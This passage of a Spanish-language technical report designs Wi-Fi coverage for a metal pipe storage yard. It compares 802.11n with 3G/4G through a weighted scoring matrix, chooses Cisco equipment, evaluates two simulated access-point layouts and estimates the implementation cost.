
4. Ambientes desfavorables para las comunicaciones inalámbricas

En base a lo descrito sobre características básicas de las ondas electromagnéticas y los desafíos que deben afrontar las comunicaciones inalámbricas podríamos definir un escenario que consideremos desfavorable para montar un sistema de comunicaciones inalámbrico.

Considerando un ambiente desfavorable, a aquel ambiente que posea en forma simultánea y aumentada los desafíos de propagación multicamino, limitaciones en el espectro radioeléctrico, limitaciones de energía y movilidad del usuario, y como resultado generen un alto grado de dificultad tanto en la estimación teórica como en el establecimiento real en campo, del sistema de comunicación inalámbrico.

Al analizar las características del patio de almacenamiento en detalle podremos ver que la topología, tipo de material mayormente metálico, y movilidad del usuario en él, poseen las características necesarias para cumplir con la definición de desfavorable.

A continuación se exponen los factores que sostienen la afirmación anterior.



Como **primer factor** se destaca la predominancia de estibas de tubos que forman símil muros de características metálicas con dimensiones de hasta 3,5 mts de alto por 12mts de “largo” y 3mts de “lado”, Figura 4, adicionalmente las estibas pueden estar alineadas en forma contigua como se muestra en la Figura 5. Como se indicó en las características de propagación de ondas electromagnéticas, al incidir sobre una superficie metálica la onda se descompone en una onda reflejada y transmitida, sufriendo esta última atenuación que se puede expresar en función del coeficiente de penetración. Al tener una superficie metálica irregular de estas dimensiones podríamos asumir que la misma no es capaz de atravesar de lado a lado la estiba de tubos. Pero este comportamiento solo es válido si la incidencia es perpendicular al “largo” de la estiba ya que de ser perpendicular al “lado”, la onda se encontrará con un conjunto de canales formados por los tubos similares a una guía de onda que podría o no comportarse como tal, dependiendo del ángulo de incidencia. Cabe remarcar que el efecto puede ser más o menos pronunciado dependiendo de la longitud de onda con la que se trabaje.

Como **segundo factor** se consideran aquellos materiales mayormente no conductores que pueden generar algún tipo de reflexión de onda y producir el efecto de propagación multicamino, dándose un efecto contraproducente en la comunicación. Aunque de elegirse una tecnología adecuada este factor destructivo puede disminuirse o incluso revertirse.

El **tercer factor** se relaciona con la movilidad, pudiéndose producir de dos maneras diferentes dentro del predio, una a través de la movilidad que posee el usuario de la terminal móvil que se desplaza a pie, y la otra es la modificación de la topología del patio debido a los movimientos de stock. Esta última de menor dinámica pero con incidencia determinante dependiendo del estado del stock y la distribución del material.

El **cuarto factor** involucra a la terminal móvil, que según la tecnología determinará el espectro radioeléctrico

y sus limitaciones, como así también las limitaciones de energía a las que se verá sometida.



5. Tecnologías seleccionadas

Las tecnologías de comunicaciones inalámbricas contempladas son solo aquellas que cumplen con los requerimientos en las secciones 2.4 y 2.5.

A continuación se destacan las propiedades por las que cada tecnología se considera apta para la evaluación.

5.1. Bluetooth

Esta tecnología no cumple con el requerimiento de área de cobertura, por estar orientada a distancias de PAN, Personal Area Network de hasta 10 metros, [4]. Al no cumplir con esta importante premisa se omitirá su evaluación en la matriz de puntajes.

5.2. WiMAX.

Se pudo observar que en la lista de modelos de los fabricantes de terminales industriales [3, 5] no cuentan con tecnología compatible WiMAX por lo que su análisis a través de la matriz de puntajes carece de sentido.

5.3. Wireless 802.11n y Wireless 802.11AC

La tecnología 802.11, se compone por un conjunto de estándares que comenzó su desarrollo en los 90 y hasta el día de hoy presenta una continua evolución. Se destacan las ventajas que presentan la últimas versiones del estándar 802.11n y 802.11ac, [2, 6], que presenta retro-compatibilidad con los estándares 802.11a y 802.11b/g.

El protocolo 802.11n posee innovaciones tecnológicas que incrementan el rendimiento y la tolerancia a interferencias, a continuación se destacan estas características basándose en la publicación del proveedor de tecnología [7]:

5.3.1. MIMO, Multiple In - Multiple Out. Utiliza múltiples transmisores y receptores para mejorar la performance del sistema. Mejora la recepción, asegurando que la propagación multicamino genere una interferencia constructiva para incrementar los niveles de señal. De esta forma mejora el área de cobertura y la tasa de transferencia.

Adicionalmente permite la transmisión múltiple de flujos de datos, a través de la operación simultánea de radio-transmisores. A esta tecnología se la conoce como Multiplexado de División Espacial y aumenta la tasa de transferencia de datos en igual proporción a flujos agregados para un mismo canal.

5.3.2. Channel Bonding. El estándar 802.11n posee un mejor aprovechamiento de los canales que incrementa la tasa de transferencia de 54Mbps a 72Mbps, para un único canal y flujo. Adicionalmente puede utilizar la técnica de channel bonding permite unir dos canales adyacentes de 20Mhz y obtener un canal de ancho superior de 40 Mhz obteniéndose como resultado una tasa cercana a los 150Mbps. Esta técnica solo es recomendable en la banda de 5Ghz debido a una mayor disponibilidad de canales.

5.3.3. Wireless 802.11AC. La tecnología 802.11ac se presenta como un aumento de los beneficios presentados en 802.11n, maximizando las técnicas ya presentadas. Al verificar el informe del proveedor de tecnología [8] se pueden enumerar las siguientes novedades:

- Incrementa el ancho de los canales a través de Channel Bonding a 80Mhz y 160Mhz.
- Aumenta los índices de modulación pasando de una modulación de 64QAM en 802.11n a 256QAM.
- Duplica la cantidad de flujos espaciales de 4 a 8.

En el caso del segmento de terminales industriales solo se cuentan con modelos que soporten la tecnología 802.11n, [3, 5], y en consecuencia solo esta será evaluada en la matriz de puntaje.

5.4. Redes móviles 3G/4G.

El 3GPP ha nombrado los distintos estándares de tecnología móvil en generaciones con fines comerciales de forma que los clientes de telefonía puedan diferenciarlas. Esta clasificación puede resumirse como:

- 1G Sistemas de comunicación analógicos en los 80
- 2G Sistemas de comunicaciones digitales
- 3G Sistemas de comunicaciones banda ancha
- 4G Sistemas de comunicaciones banda ancha


Siendo de importancia para el presente estudio la generación 3G y 4G, ya que estas pueden proporcionar una tasa de transferencia de datos significativo y acorde a las necesidades de la empresa.

Las tecnologías HSPA y HSPA+ se pueden definir como tecnologías 3.5G, siendo ambas muy similar. Así mismo la tecnología LTE pertenece a la generación 4G, [9], y es parte del camino que se debe recorrer para llegar a su versión final LTE-Advanced.

En la Figura 6 se muestra un esquema básico de la infraestructura de red móvil y más allá de los detalles técnicos de funcionamiento, se remarca que parte de ella suele pertenecer a una empresa de telecomunicaciones externa. Esto puede ser un condicionante tanto en aspectos de disponibilidad geográfica, servicio, seguridad, mantenimiento y soporte.

El espectro radioeléctrico utilizado por 3G/4G es de uso licenciado, por lo que se debe contar con una habilitación para utilizarla, en el caso de Estados Unidos las bandas utilizadas son 700, 850, 1700, 1900, 2500.

Esta tecnología será evaluada en la matriz de puntajes por estar disponible en [3, 5], donde utilizan terminologías como 3G, 3.5G, 3.75G y 4G para ilustrar las distintas tasas de transferencia de datos.



6. Criterios de evaluación

Para determinar cuál es la tecnología más propicia para el entorno se utilizó el método de matriz de puntajes, que pertenece a los métodos compensatorios de toma de decisiones de Criterios Múltiple, [10]. En él se debe puntuar las distintas tecnologías en función de criterios que mejor describan las necesidades que dan solución a la problemática. Al nivel de satisfacción de cada criterio se le otorga un puntaje, pudiéndose así computar un puntaje total para cada tecnología, y obteniéndose como la más apta aquella que mejor puntaje obtenga.

Para crear la matriz de puntaje se seguirán los siguientes pasos:

- Seleccionar las tecnologías a evaluar
- Establecer los criterios de decisión

- Asignar las ponderaciones o pesos a cada criterio
- Generar un tabla de satisfacción para cada criterio
- Computar el puntaje total para cada tecnología

6.1. Establecer los criterios de decisión

Teniendo en cuenta las necesidades expuestas para la tecnología y la terminal industrial, se definen los criterios de evaluación de los candidatos:

- a. Distancia de cobertura
- b. Ancho de banda máximo
- c. Estándar de tecnología abierto (no propietario)
- d. Disponibilidad en terminales industriales

Adicionalmente a estos criterios surgen aquellos relativos a la infraestructura de la solución y son los siguientes:

- e. Conocimiento interno de la solución
Este denota la experiencia que se puede tener de la tecnología en otro tipo de implementaciones, ambiente o ámbito.
- f. Administración infraestructura
Se entiende como la capacidad de gestionar y controlar la infraestructura de la solución. Si la infraestructura es propia, la gestión será interna mientras que si la gestión es externa esta capacidad dependerá de la interacción con un tercero.
- g. Mantenimiento infraestructura
Con el lineamiento del criterio anterior, todas las operaciones de mantenimiento podrían ser internas o dependientes de un tercero.
- h. Seguridad de la información
Intenta evaluar si se genera algún riesgo desde el punto de vista de la seguridad de la información al utilizar una tecnología determinada.
- i. Disponibilidad geográfica
Evalúa si existe algún tipo de dependencia geográfica para la implementación de la solución.

6.2. Asignación de pesos a criterios

A fin de establecer una prioridad entre los distintos criterios los mismos deben ser valorados en forma relativa. Para ello se asigna un peso a cada uno, esto es subjetivo y ha sido obtenido a través de la experiencia con tecnologías previas dentro de la empresa así también como lineamientos planteados por distintas áreas internas. Este peso puede ser 1-Importancia baja, 2-Importancia media, 3- Importante, 4- Muy importante.

En la tabla 2 se muestran el peso asignado a cada criterio y su valor normalizado que varía entre 0 y 1.

Tabla 2. Ponderación de criterios según importancia.

Criterios	Peso	Peso Norm.
Distancia de cobertura	4	0,16
Ancho de banda maximo	3	0,12
Estandar no propietario	3	0,12
Disponible terminal industrial	4	0,16
Conocimiento interno de la solucion	2	0,08
Administracion infraestructura	3	0,12
Mantenimiento infraestructura	1	0,04
Seguridad de la informacion	2	0,08
Disponibilidad geografica	3	0,12

Fuente: Elaboración propia

6.3. Generar una tabla de satisfacción para criterio

Teniendo en cuenta los posibles grados de satisfacción que puede tener un determinado criterio, se confecciono la Tabla 3 que expresa una puntuación en función del grado de satisfacción brindado.

Tabla 3. Grado de satisfacción para cada criterio

Grado de satisfacción	Puntaje
Alto	4
Medio	3
Bajo	1
Nulo	0

Fuente: Elaboración propia

Tabla 4. Matriz de puntajes para las tecnologías seleccionadas

Criterios	Peso	Peso Norm.	Tecnología		
			802.11n	3G - HSPA	4G- LTE
Distancia de cobertura *	4	0,16	2	4	4
Ancho de banda maximo	3	0,12	4	1	3
Estandar no propietario	3	0,12	4	4	4
Disponible terminal industrial	4	0,16	4	4	2
Conocimiento interno de la solucion	2	0,08	3	1	1
Administracion infraestructura	3	0,12	4	2	2
Mantenimiento infraestructura	1	0,04	3	2	2
Seguridad de la informacion	2	0,08	4	3	3
Disponibilidad geografica	3	0,12	4	2	2
Puntajes totales	-	1	3,56	2,76	2,68
(Puntaje / Punt.Max) *100%			89%	69%	67%

Fuente: Elaboración propia

6.4. Computar el puntaje total para cada tecnología

Al evaluar cada tecnología a través de la ponderación otorgada a cada criterio se obtiene un puntaje que sirve para comparar entre ellas el grado de satisfacción total que pueden brindar.

En la Tabla 4 el puntaje se ha normalizado en forma porcentual para mejorar el entendimiento del grado de

satisfacción brindado. Apreciándose que la tecnología que mejor cumple con los requerimientos es **Wireless 802.11n con un 89% de conformidad.**

A continuación se detallan los factores claves de diferenciación y las razones del puntaje.


6.4.1. Distancia de cobertura. La distancia de cobertura que se puede obtener por único equipo transmisor para establecer un enlace inalámbrico con equipos de Wireless se encuentra alrededor de los 120 metros, mientras que una celda de 3G/4G en la utilización de datos puede cubrir una distancia cercana a los 250 mts., [11].

6.4.2. Ancho de banda máximo. Al evaluar las posibilidades con las que se cuentan en los catálogos de terminales industriales [3, 5] se puede apreciar que por ejemplo para Wi-Fi 802.11n solo cuentan con la posibilidad de manejar un único flujo espacial y con un ancho de canal de 20Mhz por lo que su tasa de transferencia máxima sería de entre 65Mbps y 72,2Mbps, Para el caso de 3G/4G se verifican velocidades que en el mejor de los casos podría obtener una tasa entre 5,76 Mbps y 7.2 Mbps para la descarga de datos.

6.4.3. Seguridad de la información. Para este punto se destaca en forma levemente superior a la tecnología Wi-Fi 802.11n, debido al que ser el propietario de la infraestructura la información quedaría completamente contenida en la empresa. En cambio para el caso de las redes móviles se utilizaría la red de datos de un tercero, lo que se traduce en un acceso desde internet hacia la empresa y asocia riesgos de intrusiones.

6.4.4. Administración y mantenimiento de la infraestructura. Se considera que tener dominio sobre la infraestructura es deseable para asegurar tiempos de respuesta en caso de problemas, administrar las ventanas temporales de mantenimiento y modificar la infraestructura en caso de ser necesario.

6.4.5. Disponibilidad geográfica. La disponibilidad geográfica de Wi-Fi posee un puntaje superior ya que se puede modificar su infraestructura fácilmente en caso de poseer problemas de cobertura en algún área determinada del patio de tubos. En el caso de las redes móviles 3G/4G dependen exclusivamente de un proveedor tercero. Al verificar la base de datos abierta de [12] se comprobó que los niveles de cobertura son deficientes para la zona requerida. Esto se ilustra en la Figura 7, donde en verde se pueden ver puntos registrados con buena señal y en rojo puntos de baja cobertura.



7. Modelos de implementación


El modelo de implementación tiene como propósito ejemplificar el correcto dimensionamiento de la tecnología aplicada al contexto determinado en el presente trabajo, para asegurar que la tecnología seleccionada se instale en las condiciones adecuadas y el producto final sea exitoso.

En el patio de almacenamiento de tubos es posible contar con diferentes opciones para el montaje de la infraestructura, generándose en todas ellas una relación entre la cobertura prestada, su dificultad y el costo relacionado.


7.1. Modelo de implementación de la tecnología

Toda red inalámbrica 802.11n debe contar con una infraestructura base de red de datos en la que se sustente. En este estudio de caso se utiliza la infraestructura de red de datos existente sobre la que los puntos de acceso inalámbrico, en inglés Access Point (AP), son conectados con el fin de proporcionar el cambio de medios de ondas electromagnéticas a cableado y viceversa. Adicionalmente un AP remoto se puede conectar utilizando un enlace inalámbrico hacia otro AP que se encuentre directamente conectado a la red de datos cableada, ver Figura 8.

Al enlace inalámbrico que comunica a ambos APs se lo conoce como troncal inalámbrico o backhaul wireless. Si se plantea una topología donde se cuente con más de un AP remoto y más de un AP conectado a la red de datos, en caso que la tecnología lo soporte se puede obtener una red con conexiones inalámbricas redundantes y controladas por un protocolo que brinde convergencia. A la mencionada topología se la conoce como red Mesh y se la ilustra en la Figura 9, [13].



Se remarca que la Empresa cuenta con infraestructura Wireless dentro de las áreas de oficinas pero no cuenta con equipamiento montado en lugares externos. Los equipos de redes de datos, switching, routing y APs de oficinas pertenecen al proveedor Cisco.




7.2. Selección de proveedor de tecnología

Para seleccionar un proveedor de tecnología se considera como punto de partida el análisis previo de Gartner, consultora de reconocimiento internacional dedicada a la investigación y comparación de tecnologías y proveedores. En la Figura 10 se ilustra el resumen de un análisis cualitativo realizado por Gartner [14]. Este grafo muestra en forma sencilla los proveedores de tecnología de redes ponderados según su capacidad de ejecución en el eje vertical, y su visión en el eje horizontal. Es a partir de estas dos cualidades que Gartner genera cuatro segmentos:

- Líderes: Poseen visión en el segmento y capacidad de ejecución. Suelen ser empresas bien establecidas.
- Visionarios: Poseen visión, planifican en el segmento pero carecen de poder de ejecución.

- Retadores: Poseen alto puntaje en la su capacidad de ejecutar pero carecen de proyección futura en el segmento.
- Jugadores de Nicho: Son los nuevos participantes, estos poseen bajo puntaje en ejecución y visión.

A partir de la misión de la empresa, la cual se enfoca a la excelencia en el manejo de la cadena de suministros y minimización de riesgos para sus clientes, se elige el segmento de “Líderes” reduciendo así la elección entre *Cisco Systems* y *Aruba Networks*.



Como segundo criterio se utilizó la experiencia previa con estos proveedores. En el caso de Aruba Networks no se cuenta con experiencia previa, mientras que en el caso de Cisco Systems se registra un historial extenso de casos de éxito en el uso de equipamiento de redes, incluyendo puntos de acceso inalámbricos de oficina.

De esta forma se concluye que el proveedor que mejor se adapta a las necesidades de la empresa para la instalación infraestructura inalámbrica es **Cisco Systems**.


8. Simulación de modelos

Mediante la simulación de modelos se evalúan diferentes opciones de montaje de los equipos que darán el servicio WI-FI en los patios de almacenamiento de tubos. De esta manera, la herramienta puede generar información suficiente para una correcta toma de decisiones, y con ello evitar posteriores correcciones costosas. Aquí se brindan dos alternativas que parten de distintos objetivos y dan solución a las necesidades de cobertura. Estas son el resultado de un proceso iterativo en busca del cumplimiento de los objetivos.

8.1. Consideraciones de la simulación

La generación de simulaciones se realizó con el módulo de software *Prime Infrastructure* de *Cisco Systems*. En él se parte de un plano a escala del lugar, donde se identifican los obstáculos que interfieren en la


propagación de las ondas electromagnéticas, en la Figura 11 se han remarcado los obstáculos de carácter estático como naves de producción, oficinas, estibas de tubos y postes de iluminación para dar mayor claridad.



A partir de este plano es que se agregan en el simulador el tipo de material representado a través de diferentes trazos. Cada material asignado en el simulador posee una atenuación específica para la transmisión de ondas electromagnéticas y en la Figura 12 se expresa la relación tipo de material - atenuación y el color de trazo utilizado para su representación gráfica.



Para el modelado de las estibas de tubos, se utilizan trazos que representan un material con atenuación baja, pared liviana, pudiéndose así distribuir la atenuación en toda la extensión de los patios.



Los trazos poseen una orientación longitudinal al largo mayor del tubo. Obteniéndose como resultado una propagación que varía en función del ángulo de incidencia a la estiba de tubos. Este efecto se aprecia en la Figura 13 y la radiación producida por un único AP forma una elipse en vez de un círculo.

8.2. Modelo de implementación 1

Este modelo de implementación busca

- Maximizar la celda de cobertura de los equipos a montar, considerando posible la instalación de postes en todos los puntos del patio de almacenamiento, a excepción de zonas de tránsito de vehículos o lugares que sea físicamente imposible debido a algún tipo de obstáculo. También se debe realizar cableado estructurado o tendido de fibra óptica para la conexión de los Access Points.

En la Figura 14 se muestra la solución obtenida con un total de 11 Access Points en su mayoría conectados a través de fibra óptica.




Figura 14. Referencias de cableado para modelo 1

Fuente: Elaboración propia

8.3. Modelo de implementación 2

Este modelo de implementación busca,

- Utilizar como puntos de montaje estructuras pre-existentes tales como postes de iluminación, columnas o muros de naves de producción. Este requerimiento busca la simplificación de los montajes y disminución de los costos asociados a ellos.
- Disminuir los costos de instalación de fibra óptica para el conexionado de equipos remotos a través de la utilización de enlaces troncales inalámbricos de red mesh.

En la Figura 15 se muestra la solución obtenida con un total de 12 Access Points, donde 7 se conectan a través de enlaces inalámbricos en topología mesh.

8.4. Selección de modelo para implementación

Ambos modelos muestran un nivel de cobertura Wireless similar. La opción 2 evita canalizaciones complejas y muy costosas, que además pueden presentar un tiempo prolongado de ejecución por interferir con las operaciones diarias que se realizan en los patios de almacenamiento de tubos.

Por ello resulta mejor el modelo 2. La cual cumple con la prestación requerida además de ser más simple y económica.




Figura 15. Referencias de cableado para modelo 2

Fuente: Elaboración propia

9. Evaluación de costos de la implementación

Los costos de la solución propuesta pueden asociarse a equipamiento, infraestructura y mano de obra.

Los costos de equipos Cisco se obtuvieron a través del cotizador en línea de Cisco [15]. Se han seleccionado un total de 12 Access Points con accesorios y un clúster de controladores Wireless, [16,17], para configurar y coordinar el funcionamiento de los APs. Se debe realizar cableado estructurado en 4 APs y la canalización de una única fibra óptica para conectar a la red al AP 11. Los costos asociados a la mano de obra se han estimado en base a experiencias previas en otras plantas pertenecientes a la empresa. En lo referido a las configuraciones de equipamiento y coordinación de los trabajos se utilizan costos internos de personal calificado.

El costo total de implementación obtenido es de 109.191 dólares estadounidenses.

10. Conclusiones

A partir de la descripción del sistema de logística actual y la propuesta del nuevo, se logró comprender la función clave que el área de Tecnología de la Información desempeña para acompañar a la empresa en el cumplimiento de su misión. De aquí se desprende el objetivo de diseñar un modelo para satisfacer la

necesidad de conexión a la red de datos en forma inalámbrica que poseía la empresa en sus sectores de almacenamiento de producto.

Para dimensionar correctamente el objetivo, se debió entender la particularidad de la implementación. Siendo el principal factor de diferenciación el ambiente, caracterizado por sus grandes dimensiones y obstrucciones metálicas, que influyen desfavorablemente en el comportamiento de las ondas electromagnéticas. De estas condiciones se definió **ambiente desfavorable** a aquel que posee en forma simultánea y aumentada los desafíos de propagación multicamino, limitaciones en el espectro radioeléctrico, limitaciones de energía y movilidad del usuario, y como resultado genera un alto grado de dificultad tanto en la estimación teórica, como en el establecimiento real en campo, del sistema de comunicación inalámbrico.

A través de un segundo factor de diferenciación, que fue la utilización de terminales industriales aptas para el uso riguroso de las operaciones diarias, se seleccionaron las tecnologías que se encontraban disponibles en estos dispositivos. Quedando reducidas las opciones a Wireless 802.11n y redes móviles 3G/4G.

La preferencia de la tecnología a utilizar pudo ser cuantificada a partir de una matriz de puntaje, donde se ponderaron diferentes aspectos relevantes al diseño y se concluyó que la mejor opción para el caso en estudio era Wireless 802.11n, destacándose por un mayor ancho de banda, disponibilidad geográfica con mejor cobertura y un mantenimiento interno de la infraestructura. Se eligió el proveedor de tecnología Cisco, basándose en la reputación provista por Gartner, y la experiencia de uso previo dentro de la empresa.

Contándose con la tecnología y el proveedor crearon dos modelos simulados que cumplían con el objetivo principal de brindar servicio de red inalámbrico en toda la extensión, que diferían en la infraestructura requerida y la ejecución de obras civiles asociadas. Optándose por aquel que presentaba una mayor simpleza en su infraestructura y menores costos asociados a la mano de obra.

Finalmente se cotizó el equipamiento necesario a valor de mercado y los costos de mano de obra a valores internos, pudiéndose obtener un costo total estimado de **109.191 dólares** para el cumplimiento de los objetivos.

11. Referencias bibliográficas

[1] Zebra Technologies, “Narrow Band – Cost Effective wireless connectivity for the largest outdoor spaces”, Abril 2015. [en línea]. Disponible: [https://www.zebra.com/content/dam/zebra_new_ia/en-us/solutions-verticals/product/Narrowband Digital Wireless/9160 G2 Narrowband Wireless Gateway/brochures/narrowband-brochure.pdf](https://www.zebra.com/content/dam/zebra_new_ia/en-us/solutions-verticals/product/Narrowband%20Digital%20Wireless/9160%20G2%20Narrowband%20Wireless%20Gateway/brochures/narrowband-brochure.pdf), [Consulta 13/02/2016]

[2] A. F. Moslich, *Wireless communications*, 2da ed. John Wiley & Sons Ltd, 2011.

[3] Zebra Technologies, “Enterprise mobile computers at-a-glance”, Junio 2014. [en línea]. Disponible: <https://www.zebra.com/content/dam/msi-new/assets/web/Business/Products/Mobile%20Computers/Documents/StaticFiles/Enterprise-Mobile-Computers-At-a-Glance.pdf>, [Consulta 05/05/2015].

[4] A. Goldsmith. *Wireless communications*. Cambridge University Press, 2005.

[5] Intermec Technologies, “Intermec Product Selection Guide”, Junio 2013. [en línea]. Disponible: <http://www.intermec.com/public-files/brochures/en/product-selection-guide-brochure-APAC.pdf>, [Consulta 07/03/2016].

[6] H.-H. Chen y M. Guizani. *Next generation wireless systems and networks*. 1ra Ed. John Wiley & Sons Ltd, 2006.

[7] Aerohive Networks Inc., “802.11n Primer”, 2011. [en línea]. Disponible: http://media.aerohive.com/documents/427110700_Aerohive-Whitepaper-802-11n_Technology_Primer.pdf, [Consulta 20/03/2016].

[8] Cisco Systems, “802.11ac: The Fifth Generation of Wi-Fi”, Marzo 2014. [en línea]. Disponible: http://www.cisco.com/c/en/us/products/collateral/wireless/aironet-3600-series/white_paper_c11-713103.pdf, [Consulta 10/02/2016].

[9] E. Dahlman, S. Parkvall y J. Skold. *4G LTE/LTE-Advanced for Mobile Broadband*. Academic Press, 2011.

[10] L. Xu y J.B. Yang, “Introduction to Multi-Criteria Decision Making and the Evidential Reasoning Approach”. Manchester School of Management, 2001.

[11] J. Lopes, “Performance Analysis of UMTS/HSDPA/HSUPA at the Cellular Level”. Universidad Técnica de Lisboa, Lisboa, Portugal, Marzo 2008.

[12] Open Signal. Julio 2016. [en línea]. Disponible: <https://opensignal.com/>, [Consulta 01/07/2016].

[13] Cisco Systems, “12. Enterprise Mobility 4.1 Design Guide”, Febrero 2014. [en línea]. Disponible: <https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Mobility/emob41dg/emob41dg-wrapper.html>, [Consulta 10/02/2016].

